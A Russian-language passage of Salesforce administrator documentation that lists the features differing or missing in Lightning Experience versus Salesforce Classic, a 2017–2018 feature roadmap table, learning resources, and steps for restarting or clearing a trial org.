Если вы используете Lightning Experience для объединения контактов, связанных с пользователями портала, статус этих пользователей не будет отображаться во время объединения. Объединенная запись сохраняет статус пользователя портала основной записи. Если вы используете Salesforce Classic или API-интерфейс для объединения контактов,

связанных с пользователями портала, статус этих пользователей не будет отображаться во время объединения. Вы выбираете статус портала, который хотите сохранить в объединенной записи.

Объединение организаций-лиц
Lightning Experience не поддерживает объединение организаций-лиц.

Объединение организаций, связанных с группами взаимосвязи
Так как группы взаимосвязи не поддерживаются в Lightning Experience, организации, связанные с группами взаимосвязи, объединять нельзя.

Автоматизация процессов: Функции, отличающиеся или недоступные в Lightning Experience

Утверждения

Поиск запросов на утверждение
Пользователи Lightning Experience не могут реагировать на запросы на утверждение в Chatter или временную шкалу действий в записях. Для ответа на запросы на утверждение пользователям следует перейти на вкладку «Запросы на утверждение».

Отправка ответов на запросы на утверждение
Разблокировать запись, недоступную для утверждения, нельзя.

Комментарии к утверждению
Страница со сведениями об утверждении отображают только комментарии, связанные с данным запросом на утверждение. Чтобы просматривать все комментарии об утверждении записи, нажмите **«Просмотр всех»** в связанном списке «Журнал утверждений».

Связанный список «Журнал утверждений»
Связанный список «Журнал утверждений» не содержит кнопку «Отправить на утверждение».

Приостановленные сеансы потока

Чтобы возобновить приостановленные сеансы потока, пользователь должен переключиться на Salesforce Classic или воспользоваться приложением Salesforce1.

Безопасность: Функции, отличающиеся или недоступные в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при использовании средств безопасности Salesforce в Lightning Experience. Некоторые функции не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

Параметры общего доступа

Lightning Experience применяет правила общего доступа организации. Меню «Настройка» интерфейса Lightning Experience поддерживает страницу «Параметры общего доступа», но некоторые параметры не применяются интерфейсом Lightning Experience.

Общий доступ вручную к записям пользователей
Данный флажок включает или выключает предоставление общего доступа вручную к записям пользователей посредством кнопки **«Общий доступ»**. Данная кнопка доступна только в интерфейсе Salesforce Classic.

Группы менеджеров
Данный флажок включает или выключает предоставление группам менеджеров и подчиненных менеджера общего доступа к записям посредством правил общего доступа, общего доступа, установленного вручную, и управляемого общего доступа к Apex. Предоставление общего доступа вручную посредством кнопки **«Общий доступ»** поддерживается только интерфейсом Salesforce Classic.

Доступность пользователя портала
Данный флажок позволяет пользователям портала отображаться другим пользователям портала в той же организации или только вышестоящим пользователям в иерархии ролей. Порталы доступны только в Salesforce Classic.

Уровни безопасности сеанса

При использовании политики, требующей высоконадежный сеанс для доступа к отчетам и панелям мониторинга, интерфейс Lightning Experience блокирует пользователей со стандартным сеансом в отчетах и панелях мониторинга. Кроме того, меню навигации не отображает элементы «Отчеты» и «Панели мониторинга». Lightning Experience не позволяет повышать уровень сеанса до высоконадежного путем переадресации пользователя на выполнение двухфакторной проверки подлинности.

В качестве временного решения пользователи со стандартным сеансом могут выполнить выход и повторный вход посредством метода проверки подлинности, заданного организацией как высоконадежный. Затем пользователям предоставляется доступ к отчетам и панелям мониторинга. При необходимости пользователи могут переключиться на интерфейс Salesforce Classic, позволяющий отображать запросы на повышение уровня сеанса при выполнении доступа к отчетам и панелям мониторинга.

Уровни привилегий сеансов

Привилегии сеансов, полученных в контексте Lightning Experience с помощью `$Api.Session_ID` или `GETSESSIONID()`, аналогичны привилегиям Lightning. Как и в случае с сеансами Lightning, идентификаторы этих сеансов для вызовов API не используются.

Безопасность транзакций

При выборе действия для политики безопасности транзакций двухфакторная проверка подлинности для событий типа AccessResource недоступна. Взамен используется действие «Блокировать».

Интерактивная настройка: Функции, отличающиеся или недоступные в Lightning Experience

Lightning Experience поддерживает большинство интерактивных настроек. Тем не менее, некоторые настройки не применяются или не поддерживаются новым интерфейсом.

Меню быстрого доступа Force.com
Это меню с клавишами быстрого доступа к разным функциям настройки приложений и объектов доступно только в Salesforce Classic.

Настраиваемый фирменный стиль
Применить настраиваемый логотип к новому интерфейсу невозможно, зато вы можете создать приложение Lightning с собственными цветами и логотипом.

Настраиваемые кнопки JavaScript

Lightning Experience не поддерживает настраиваемые кнопки, использующие источник содержимого «JavaScript». Проверьте альтернативы Lightning кнопкам JavaScript в Trailhead для крупного списка совместимых с Lightning решений в случае использования кнопки JavaScript.

Настраиваемая справка

Пользователи не могут настраивать элементы меню справки на страницах Lightning Experience. Тем не менее при создании настраиваемой справки для ссылок «Справка для этой страницы» в интерфейсе Salesforce Classic данные ссылки продолжают отображать справку после внедрения классических страниц в новый пользовательский интерфейс (например, в меню «Настройка»).

Объектные настройки

Объектная настройка — это компонент, создаваемый для данного объекта. Например, поля, макеты страниц, типы записей и триггеры Apex. Большинство объектных настроек доступно в разделе «Менеджер объектов» меню «Настройка». В меню «Настройка», в верхней части страницы, выберите **Диспетчер объектов**.

Прим.: Раздел «Менеджер объектов» (или другие области меню «Настройка») не отображает объекты, связанные с функциями, которые не поддерживаются интерфейсом Lightning Experience (например, контрольные точки обращения).

Стандартные поля

Чтобы отредактировать стандартное поле, щелкните имя нужного поля, а затем щелкните **«Правка»**. В отличие от интерфейса Salesforce Classic, пользователи не могут редактировать стандартные поля прямо на странице сведений об объекте.

Макеты страниц

Настройки страниц записей, выполненные в Salesforce Classic (для стандартных и настраиваемых объектов), также влияют на страницы записей в Lightning Experience. Тем не менее, некоторые элементы страниц отображаются в Lightning Experience иначе или вовсе не поддерживаются.

Lightning Experience не поддерживает доступ к макетам страниц для профилей пользователей.

Обращения содержат специальный связанный список, предназначенный для макетов страниц закрытия обращения.

Lightning Experience не поддерживает указанные ниже элементы макетов страниц.

- Пробелы
- Развернутые поиски
- Мобильные карты
- Элементы S-Control
- Разделы
- Теги

В Lightning Experience отображаются только первые четыре поля связанного списка. Для просмотра остальных полей можно щелкнуть кнопку **Просмотреть все**.

Настройка макетов страниц записей, просматриваемых в Lightning Experience, не может выполняться посредством расширенного редактора макетов страниц. Пользователи могут создавать настраиваемые страницы записей Lightning Experience с помощью конструктора приложений Lightning и назначать разные страницы записей разным приложениям Lightning, типам записей и профилям.

Триггеры

Раздел «Менеджер объектов» отображает триггеры только при наличии полномочия «Автор Apex».

Триггеры некоторых стандартных объектов не отображаются в разделе «Менеджер объектов» — см. подраздел Настройки объектов, отсутствующие в разделе «Менеджер объектов». Данные триггеры могут быть доступны посредством поля «Быстрый поиск» меню «Настройка».

Наборы полей

Lightning Experience не поддерживает наборы полей. При создании набора полей посредством интерфейса Salesforce Classic области Lightning Experience (например, поля формулы и страницы Visualforce) отображают пользователям соответствующую глобальную переменную, но не позволяют управлять им.

Правила общего доступа к Apex

Недоступно в Lightning Experience.

Пересчеты общего доступа к Apex

Недоступно в Lightning Experience.

Настройки объектов, отсутствующие в разделе «Менеджер объектов»

Раздел «Менеджер объектов» не содержит некоторые настройки для стандартных объектов (например, триггеры для комментариев к обращениям). Чтобы получить доступ к данным настройкам, воспользуйтесь полем «Быстрый поиск». Например, введите строку *«Комментарий к обращению»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Триггеры комментария к обращению»**.

Триггеры

- Триггеры комментария к обращению
- Триггеры сообщения эл. почты
- Триггеры FeedComment
- Триггеры FeedItem
- Триггеры группы
- Триггеры участника группы
- Триггеры записи группы
- Триггеры темы
- Триггеры TopicAssignment

Свойства

- Макеты элемента ленты
- Макеты группы
- Макеты публикатора

СМ. ТАКЖЕ:

Навигация и действия: Функции, отличающиеся или недоступные в Lightning Experience

Что ожидает текущие настройки Salesforce?

Макеты страниц в Lightning Experience

Программная настройка: Функции, отличающиеся или недоступные в Lightning Experience

Lightning Experience поддерживает большинство программных настроек. Тем не менее, новый интерфейс влияет на алгоритмы работы некоторых функций (например, Visualforce и страницы Lightning).

Visualforce

Ниже перечислены некоторые важные рекомендации для организаций, настраивающих систему Salesforce посредством Visualforce. Дополнительную информацию см. в модуле Trailhead «Visualforce & Lightning Experience».

Перенос Visualforce в элемент iframe в Lightning Experience

При использовании Salesforce Classic Visualforce контролирует всю страницу. При использовании Lightning Experience выполняется его перенос во встроенный элемент iframe. Данная оболочка использует множество эффектов, поэтому вопросам ее применения посвящается целый модуль Trailhead.

Невозможность использования `sforce.one` только для приложения Salesforce1

Ранее объект служебной программы JavaScript по имени `sforce.one` поддерживался только страницами Visualforce, выполняемыми в приложении Salesforce1. Если организация включает Lightning Experience, то объект также добавляется на страницы, выполняемые в Lightning Experience.

В прошлом обнаружение присутствия `sforce.one` позволяло определить, где выполняется код среды пользователя. Сегодня есть более эффективные и поддерживаемые методы, с помощью которых можно определить контекст работы пользователя.

При наличии кода, который делает предположения на основе наличия `sforce.one`, рекомендуем обновить его на использование новых функций.

Невозможность настройки `window.location`

Стандартный способ, используемый JavaScript для открытия новой страницы, предполагает обработку значения `window.location`. Данный способ не поддерживается интерфейсом Lightning Experience. Взамен, рекомендуем использовать методы навигации `sforce.one`.

Недоступность переопределения действия над списком объектов

Lightning Experience не поддерживает действие над списком объектов (одно из шести стандартных действий, которое может быть переопределено посредством страницы Visualforce). Действие может быть переопределено, но будет недоступно пользователям.

Постоянная доступность пользовательского интерфейса приложения Lightning Experience

Страницы Visualforce, выполняемые в Lightning Experience, пропускают атрибуты `showHeader` и `showSidebar` тега `<apex:page>`. Вы не можете скрыть верхний колонтитул и меню навигации Lightning Experience.

Уровни привилегий сеанса

Сеансы, полученные в контексте Lightning Experience с помощью `$Api.Session_ID` или `GETSESSIONID()`, имеют такие же привилегии как и сеанс Lightning. Как и в случае с сеансом Lightning нельзя использовать ID-коды этих сеансов для вызова функций API-интерфейса.

Элементы S-Control

Элементы S-control являются устаревшим методом настройки пользовательского интерфейса Salesforce. Они заменены компонентами Visualforce и Lightning, которые превосходят их по всем параметрам. Элементы S-Control не поддерживаются

в Lightning Experience и никогда там не появятся. Если ваша организация использует элементы S-control, следует их заменить до перехода на Lightning Experience.

СМ. ТАКЖЕ:

Что ожидает текущие настройки Salesforce?

Приложения и пакетирование: Функции, отличающиеся или недоступные в Lightning Experience

Lightning Experience поддерживает приложения из каталога AppExchange, сертифицированные как приложения Lightning Ready. Вы можете использовать приложение по управлению лицензиями (License Management App) и рабочий центр (Environment Hub) в Lightning Experience, но другие приложения ISVforce не поддерживаются.

AppExchange

Lightning Experience поддерживает только некоторые приложения из каталога AppExchange. Если приложение поддерживается, то список AppExchange отображает пометку *Lightning Ready*. Если приложение не поддерживается, рекомендуем переключиться на Salesforce Classic.

Lightning Experience позволяет использовать приложения без сертификации Lightning Ready, но не гарантирует доступность или корректную работу всех функций. Данные приложения могут неправильно отображаться в Lightning Experience ввиду использования оформления Salesforce Classic. При наличии приложений без сертификации Lightning Ready рекомендуем использовать Salesforce Classic.

Приложения ISVforce

Приложение License Management App можно использовать для управления лицензиями и работы с подписчиками в Lightning Experience. Рабочий центр Environment Hub применяется для создания в Lightning Experience пробных, тестовых и функционирующих организациях и управления ими.

Lightning Experience не поддерживает функции ISVforce, приведенные ниже.

- Приложения заказа канала
- Trialforce
- Usage Metrics Visualization App

Особенности интерфейса Lightning Experience при выключенной поддержке Chatter

Если организация не использует Chatter, то Lightning Experience не поддерживает некоторые полезные возможности. Просмотрите изменения интерфейса Lightning Experience, препятствующие использованию привычных функций.

Ниже перечислены последствия выключения поддержки Chatter для подгруппы пользователей (посредством наборов полномочий) или всей организации.

- Ленты, темы, группы и рекомендации недоступны.
- Профили пользователей по-прежнему доступны, но ленты и группы в профилях не доступны.

ВЕРСИИ

Chatter доступен в Lightning Experience в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Вкладка «Chatter» или «Лента» недоступна в записях.
- Невозможность отслеживания записей или других пользователей.

Стратегический план для Lightning Experience

Приложение Lightning Experience создавалось с использованием отзывов более 150 000 клиентов. Мы собирали идеи, комментарии и требования пользователей, и сейчас они помогут нам в развитии Lightning Experience. Ниже представлены некоторые функции и идеи, над которыми мы работаем.

Прим.: Наше прогнозное заявление, относящееся к данному плану развития. Элементы стратегического плана могут измениться в любой момент, поэтому рекомендуем принимать решение о покупке с учетом технологий, доступных в настоящее время.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
Analytics				
Панели мониторинга. Процентная доля, отображаемая на шкале	✓			
Панели мониторинга. Условное выделение	✓			
Панели мониторинга. Создание и редактирование динамических панелей мониторинга		✓		
Панели мониторинга. Детализация до отчета по отфильтрованной панели мониторинга	✓			
Панели мониторинга.			✓	

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
Редактирование отфильтрованных данных				
Панели мониторинга. Редактирование текущего пользователя		✓		
Панели мониторинга. Редактирование типов табличных диаграмм			✓	
Панели мониторинга. Отслеживать		✓		
Панели мониторинга. Планирование				✓
Панели мониторинга. Показать компонент панели мониторинга на начальной странице Lightning				✓
Отчеты. Доступный конструктор отчетов				✓
Отчеты. Условное форматирование				✓
Отчеты. Динамический фильтр по URL-адресам		✓		
Отчеты. Управление папками				✓
Отчеты. Архивный трендинг в табличном формате				✓
Отчеты. Составные отчеты				✓
Отчеты. Версия для печати				✓

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
Отчеты. Фильтры относительных значений дат	✓			
Отчеты. Фильтр иерархии ролей	✓			
Отчеты. Поиск в папках				✓
Отчеты. Сортировка по агрегированным значениям				✓
Отчеты. Подписка и планирование		✓		
Отчеты. Соотношение диаграмм		✓		
Chatter				
Функция	**Winter'17**	**Spring'17**	**Summer '17**	**Будущие выпуски**
Chatter: Редактирование сообщений	✓			
Chatter: Обогащенный текст в комментариях	✓			
Chatter: Публикация сообщений		✓		
Chatter: Темы			✓	
Доставки содержимого. Использование вложений эл. почты	✓			
Доставки содержимого. Создание ссылки			✓	
Файлы: Папки в библиотеках	✓			
Файлы: Папки в группах			✓	
Группы: Поиск групп	✓			

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
Платформа				
Функция	**Winter'17**	**Spring'17**	**Summer '17**	**Будущие выпуски**
Действия и кнопки для связанных списков		✓		
Утверждения: Компонент элементов для утверждения		✓		
Утверждения: Начальная страница объекта		✓		
Утверждения: Поддержка выбора в ручном режиме		✓		
Действие утверждения: переназначить			✓	
Действие утверждения: Отзыв			✓	
Пакетные действия утверждения			✓	
Комментарии к утверждению			✓	
Оформление приложений в фирменном стиле	✓			
Настройка меню быстрого доступа элементов навигации				✓
Избранное в Lightning Experience		✓		
Избранное в приложении Salesforce1		✓		
Справка по полям	✓			
Отслеживание журнала поля			✓	

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
Действия Lightning. Инициирование компонента Lightning с помощью быстрых действий	✓			
Действия Lightning. Переопределение стандартных действий с помощью компонента Lightning			✓	
Пакетные действия Lightning. Действие с несколькими записями из спискового представления с помощью действия Lightning			✓	
Страницы Lightning. Назначение по типу записи и профилю		✓		
Управление фирменным стилем Lightning				✓
Общий доступ к списку			✓	
Списки. Встроенное редактирование	✓			
Списки. Пакетные действия	✓			
Списки. Изменение ответственного за пакетные действия			✓	
Списки. Встроенное пакетное редактирование				✓
Списки. Области фильтра				✓
Списки. Сохранить как			✓	

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
Списки. Предоставление общего доступа для групп				✓
Списки. Экспорт				✓
Списки. Rolodex для списков				✓
Поиски. Зависимые поиски с фильтрами		✓		
Версия для печати и печать страницы				✓
Корзина				✓
Связанные списки. Пакетные действия		✓		
Связанные списки. Встроенное пакетное редактирование				✓
Связанные списки. Изменение размера столбцов по пользователю				✓
Связанные списки. Фильтрация пользователей				✓
общий доступ Общий доступ, установленный вручную				✓
Выберите пользователей Lightning Experience, которые могут иметь доступ в Salesforce Classic			✓	
Платформа. Консоль				
Функция	**Winter'17**	**Spring'17**	**Summer '17**	**Будущие выпуски**
Доступность		✓		

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
Клавиши быстрого доступа: Стандартный			✓	
Клавиши быстрого доступа: Настраиваемый				✓
Служебная программа «Журнал»		✓		
Поддержка мультимонитора				✓
API для навигации и служебной программы JavaScript (средство интеграции консоли)				✓
Поддержка организаций-лиц			✓	
Запоминание рабочих областей при выходе		✓		
Компоненты связанного списка: ярусные и табличные		✓		
Компоненты связанного списка: Гармошка				✓
Представление в виде долей (фиксированный список)			✓	
Панель служебных программ		✓		
Рабочие области и вложенные вкладки		✓		
Компоненты рабочей области: Составные вложенные вкладки компонентов				✓

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
Компоненты Visualforce на панели служебных программ				✓
Поддержка переопределений для Visualforce				✓
Продажи				
Функция	**Winter'17**	**Spring'17**	**Summer '17**	**Будущие выпуски**
Организации: Иерархия		✓		
Организации: Партнеры организации				✓
Группы, работающие с организациями: добавление и редактирование нескольких участников				✓
Календарь: ежемесячное представление	✓			
Календарь: планирование и приглашенные на событие (необходим внешний календарь)			✓	
Календарь: повторяющиеся события				✓
Календарь: Общий доступ				✓
Календарь: Календарь группы				✓
Кампании: добавление интересов и контактов из списка	✓			
Кампании: Иерархия		✓		

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
Участники кампании: пакетные действия для связанного списка, клонирования, управления статусом		✓		
Совместное прогнозирование		✓		
Контакт: Иерархия			✓	
Контакт: Автозаполнение адреса, телефона и факса из родительской организации				✓
Контракты	✓			
Подразделения				✓
Сообщения эл. почты. Шаблоны Classic доступны в Lightning Experience			✓	
Сообщения эл. почты. Быстрое действие для любого объекта		✓		
Сообщения эл. почты. Пакетная электронная рассылка				✓
Сообщения эл. почты. Открытое отслеживание				✓
Интересы: Запуск правил назначения для создания и редактирования в ручном режиме		✓		
Преобразование интересов. Соотнесение настраиваемых полей с организацией,		✓		

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
организацией-лицом и контактом				
Объединение: организации и контакты		✓		
Объединение: Интересы	✓			
Объединение: Организации-лица			✓	
Возможности: возможность редактирования ответственного за категорию прогноза				✓
Роли контактов возможности: добавление и редактирование нескольких контактов				✓
Продукты возможности: добавление и редактирование нескольких продуктов		✓		
Возможности: расписания продуктов				✓
Возможности: клонирование с продуктами				✓
Возможности: Доли возможности				✓
Возможности: История этапов			✓	
Возможности: Партнеры, работающие с возможностями				✓
Группы, работающие с возможностями:				✓

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
добавление и редактирование нескольких участников				
Заказы		✓		
Организации-лица: настройка в Lightning Experience				✓
Организации-лица: шаблон сообщений эл. почты и поддержка объединения полей			✓	
Организации-лица: отображение всех связанных записей для организации-лица в связанных списках (обращения и примечания)			✓	
Организации-лица: настраиваемые страницы Lightning		✓		
Организации-лица: Управление повторами		✓		
Продукты и прайс-листы: Архивирование				✓
Сметы	✓			
Сметы: отправка по эл. почте сметы в формате PDF		✓		
Задачи: дополнительные задачи		✓		
Задачи: Повторяющиеся задачи		✓		
Задачи: Напоминания				✓

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
Управление территориями предприятия: Связанный список для организации; поле территории для возможности				✓
Услуга				
Функция	**Winter'17**	**Spring'17**	**Summer '17**	**Будущие выпуски**
Обращения: Запуск правил назначения для создания и редактирования в ручном режиме		✓		
Обращения: Карточка производственного заказа		✓		
Обращения: комментарии к обращениям Classic			✓	
Обращения: компонент «Файлы»			✓	
Обращения: фильтры ленты			✓	
Обращения: Макросы			✓	
Обращения: пакетные макросы				✓
Обращения: Группы, работающие с обращениями				✓
Обращения: объединение и разделение обращений				✓
Обращения: Темы				✓
Обращения: эксперты				✓
Обращения: Роли контактов				✓

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
Обращения: Компонент «Связанная запись» (поиск)		✓		
Обращения: Компонент «Связанный список»		✓		
Lightning Knowledge: типы записей заменяют типы статей		✓		
Lightning Knowledge: универсальная начальная страница объекта со списковыми представлениями		✓		
Lightning Knowledge: глобальный поиск с расширенным поиском по базе знаний		✓		
Lightning Knowledge: боковая панель в консоли		✓		
Lightning Knowledge: компонент «Файлы»		✓		
Lightning Knowledge: авторские действия		✓		
Lightning Knowledge: компонент голосования «за» и «против», плюс обновление оценок		✓		
Lightning Knowledge: средства миграции Lightning				✓
Lightning Knowledge: Импорт с типами записи и файлами			✓	

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
Lightning Knowledge: поддержка сообществ			✓	
Lightning Knowledge: интегрированный поиск				✓
Lightning Knowledge: Отчетность с типами записей			✓	
Lightning Knowledge: Salesforce1			✓	
Lightning Knowledge: редактор обогащенного текста (Quill заменяет CKEditor)			✓	
Lightning Knowledge: действия над обращениями на боковой панели консоли				✓
Lightning Knowledge: авторские действия в конструкции процессов				✓
Lightning Knowledge: перевод и поддержка нескольких языков				✓
Lightning Knowledge: Пакетные действия				✓
Lightning Knowledge: Указатель мыши			✓	
Lightning Knowledge: настройка в Lightning Experience			✓	
Lightning Knowledge: Настройка начальной страницы flexipage записи			✓	
Open CTI	✓			

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
Open CTI для консоли		✓		
Функция социального обслуживания клиентов		✓		
Функция социального обслуживания клиентов: боковая панель для общения в социальных сетях				✓
Функция социального обслуживания клиентов: обзоры в Facebook			✓	
Функция социального обслуживания клиентов: твиты по сметам			✓	
Обслуживание потока настройки: эл. сообщение в ленту Twitter обращений в Lightning		✓		
Обслуживание потока настройки: Twitter Lightning		✓		
Обслуживание потока настройки: Facebook Twitter Lightning		✓		
Обслуживание потока настройки: сообщества Lightning			✓	
Обслуживание потока настройки: база знаний Lightning			✓	
Обслуживание потока настройки: макрос Lightning				✓
Обслуживание потока настройки: Live Agent Lightning				✓

Функция	Winter'17	Spring'17	Summer '17	Будущие выпуски (до Spring'18)
Обслуживание потока настройки: SOS Lightning				✓
Omni			✓	
Omni администратор				✓
Live Agent				✓
Сервисные контракты				✓
Права				✓
SOS				✓

Функции, не включенные в стратегический план

Данные функции Salesforce Classic не планируются к включению в Lightning Experience. Однако предлагаются функции для замены.

Функция Salesforce Classic	Функция Lightning Experience для замены
Решения	Salesforce Knowledge
Управление территориями. Связанный список для организации; поле территории для возможности	Управление территориями предприятия
Возможность: Похожие возможности	Нет
Прогнозирование возможность настройки	Совместное прогнозирование
Организация: роли контактов организации	Контакты с несколькими организациями
Кнопки JavaScript	Действия Lightning.

Информационный центр Lightning Experience

Данный раздел содержит полезную информацию о работе с Lightning Experience, его настройке для вашей организации или разработке для нового пользовательского интерфейса.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Начало работы с Lightning Experience

Видеофайлы

Lightning Experience: быстрое знакомство

- Lightning Experience видеовыпуски

Справка

- Работа в Lightning Experience

Trailhead

- Журнал торговых представителей — быстрая продажа Lightning с помощью Sales Cloud

Оценка и использование Lightning Experience в вашей организации

Видеофайлы

- Серия миграции на Lightning Experience

Справка

- Отличительные особенности Lightning Experience
- Подходит ли Lightning Experience для вашей организации Salesforce
- Оценка организации в Lightning Experience
- Развертывание Lightning Experience: Пора!
- Замечания по Lightning Experience
- Стратегический план Lightning Experience

Trailhead

- Журнал администратора — Начало работы с Lightning Experience
- Журнал администратора — Переход на Lightning Experience
- Пакет функций Lightning Experience (*архивный файл*)

Руководства

- Оценка и использование Lightning Experience в вашей организации

Примечания к выпуску

- Функции Lightning Experience в выпуске Summer '17

Разработка для Lightning Experience

Trailhead

- Журнал разработчика — Lightning Experience
- Общие сведения о разработке Lightning Experience (модуль Trailhead)
- Альтернативные варианты Lightning для кнопок JavaScript (модуль Trailhead)

- Visualforce и Lightning Experience (модуль Trailhead)
- Компоненты Lightning (модуль Trailhead)
- Lightning Design System (модуль Trailhead)

Обзор Lightning Experience

Проверка настроек в Lightning Experience: пошаговое руководство

Настройка Lightning Experience упрощает осмотр и управление задачами личной и административной настройки. Помните, что эта функция доступна только в Lightning Experience.


Просмотреть обзор: Проверка настроек в Lightning Experience

СМ. ТАКЖЕ:

- Добивайтесь большего в короткие сроки при помощи пошаговых руководств

ВЕРСИИ

Доступно во всех версиях

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования настроек:

- Настройка приложения

Настройка и обслуживание организации Salesforce

Администратор Salesforce (или пользователь с профилем «Администратор») несет ответственность за настройку интерактивной организации, а именно: добавление пользователей и настройка системы в соответствии с текущими бизнес-требованиями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии.

Попробуйте Salesforce

Для оценки Salesforce перед подпиской воспользуйтесь пробной организацией Salesforce. В пробную организацию входят тестовые данные и разнообразные функции Salesforce, с помощью которых вы при желании легко можете оформить подписку на Salesforce.

Планирование запуска Salesforce

Перед тем как, закатав рукава, приступить к настройке Salesforce просмотрите материалы, призванные помочь вам спланировать запуск.

Настройка вашей компании в Salesforce

Используйте страницу «Сведения о компании» в меню настроек для отслеживания важной информации о вашей организации в Salesforce. Это место, где осуществляется управление лицензиями и правами пользователей. Указанная здесь информация была предоставлена при регистрации вашей компании в Salesforce.

Управление пользователями

Каждый пользователь Salesforce уникально определяется по имени пользователя, паролю и профилю. Наряду с другими параметрами, профиль определяет доступные задачи, отображаемые данные и действия, доступные для обработки данных.

Управление уровнем доступа

Система Salesforce поддерживает универсальную модель многоуровневого общего доступа, позволяющую предоставлять разным группам пользователей доступ к разным наборам данных, чтобы разрешать пользователям доступ только к данным, необходимым для работы. Используйте наборы полномочий и профили для определения объектов и полей, к которым пользователи могут получить доступ. Используйте единые параметры общего доступа, роли пользователей, правила общего доступа, чтобы определить индивидуальные записи, доступные для просмотра и редактирования пользователями.

Отмена полномочий и доступа

У кого есть доступ к записям организации?

Кэширование данных Force.com

Кэш платформы используется для повышения скорости работы приложений за счет хранения повторно используемых данных в памяти. Приложения могут быстро получать доступ к данным, тем самым устраняя необходимость копирования расчетов и запросов в базу данных при последующих запросах.

Управление повторяющимися записями в Salesforce

Обеспечение актуальности и точности данных позволяет гарантировать эффективное использование системы Salesforce. Используйте функцию дублирующего управления для контроля над тем, где и когда пользователи могут создавать повторяющиеся записи в системе Salesforce, параметры логики, используемой для определения повторов, и пользовательского интерфейса для их обработки, а также создания отчетов по повторам, которые могут быть сохранены пользователями.

Защита организации Salesforce

Система Salesforce разработана с учетом поддержки защиты данных и приложений. При необходимости внедрите собственную схему безопасности, соответствующую структуре и потребностям организации. Данные должны защищаться не только компанией Salesforce, но и самими пользователями. Средства безопасности Salesforce позволяют предоставлять пользователям возможность эффективного и безопасного выполнения своих рабочих обязанностей.

Отслеживание организации

Salesforce предоставляет различные способы отслеживания действий и занятости в вашей организации Salesforce, чтобы вы были уверены в нужном направлении работы.

Предоставление пользователям возможности работы на мобильных устройствах

Несколько мобильных приложений компании Salesforce предоставляют вам и вашим пользователям удаленный доступ к рабочим данным.

Попробуйте Salesforce

Для оценки Salesforce перед подпиской воспользуйтесь пробной организацией Salesforce. В пробную организацию входят тестовые данные и разнообразные функции Salesforce, с помощью которых вы при желании легко можете оформить подписку на Salesforce.

Подписавшийся сотрудник становится администратором Salesforce. При добавлении новых пользователей может быть добавлен еще один администратор.

Прим.: Функции, доступные в пробной организации, зависят от приобретенной версии.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition** и **Enterprise Edition**.

Запуск новой пробной версии

При регистрации в системе Salesforce пользователь может выбрать отраслевой шаблон с тестовыми данными. В течение пробного периода пользователь может запустить новую пробную версию с пустым шаблоном. Чтобы запустить новую пробную версию, удалите текущую, включая все данные и настройки. Сохраняются только имена пользователей.

Удаление пробных данных

При регистрации в системе Salesforce организация Salesforce сначала заполняется тестовыми данными. В течение пробного периода администраторы системы Salesforce могут удалять тестовые данные и все данные организации посредством ссылки «Удалить все данные».

Запуск новой пробной версии

При регистрации в системе Salesforce пользователь может выбрать отраслевой шаблон с тестовыми данными. В течение пробного периода пользователь может запустить новую пробную версию с пустым шаблоном. Чтобы запустить новую пробную версию, удалите текущую, включая все данные и настройки. Сохраняются только имена пользователей.

Ниже перечислены условия запуска новой пробной версии.

- Наличие не более 1 000 строк данных
- Отсутствие дополнительных лицензий, добавленных компанией Salesforce
- Отсутствие дополнительных функций, включенных компанией Salesforce

1. В меню «Настройка» введите *«Запуск новой пробной версии»* в поле «Быстрый поиск», затем выберите **«Запуск новой пробной версии»**. Данная ссылка отображается только во время пробного периода.
2. Выберите нужный язык и параметры шаблона.
3. Подтвердите необходимость удаления текущей пробной организации и всех ее данных, включая тестовые данные и данные, введенные пользователем.
4. Установите этот флажок для подтверждения удаления всех имеющихся данных.
5. Нажмите кнопку **«Отправить»**.
6. Нажмите кнопку **«Отправить»** на странице подтверждения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition** и **Enterprise Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Необходимые полномочия пользователя

Чтобы запустить новую пробную версию, выполните указанные ниже действия.

- Изменение всех данных

Удаление пробных данных

При регистрации в системе Salesforce организация Salesforce сначала заполняется тестовыми данными. В течение пробного периода администраторы системы Salesforce могут удалять тестовые данные и все данные организации посредством ссылки «Удалить все данные».

Прим.: Ссылка «Удалить все данные» отображается только при выполнении всех указанных ниже условий.

- Наличие полномочия пользователя «Изменение всех данных».
- Использование пробной организации.
- Отсутствие включенных порталов для организации.
- Пользователь не является администратором партнера, выступающим от имени другого пользователя.

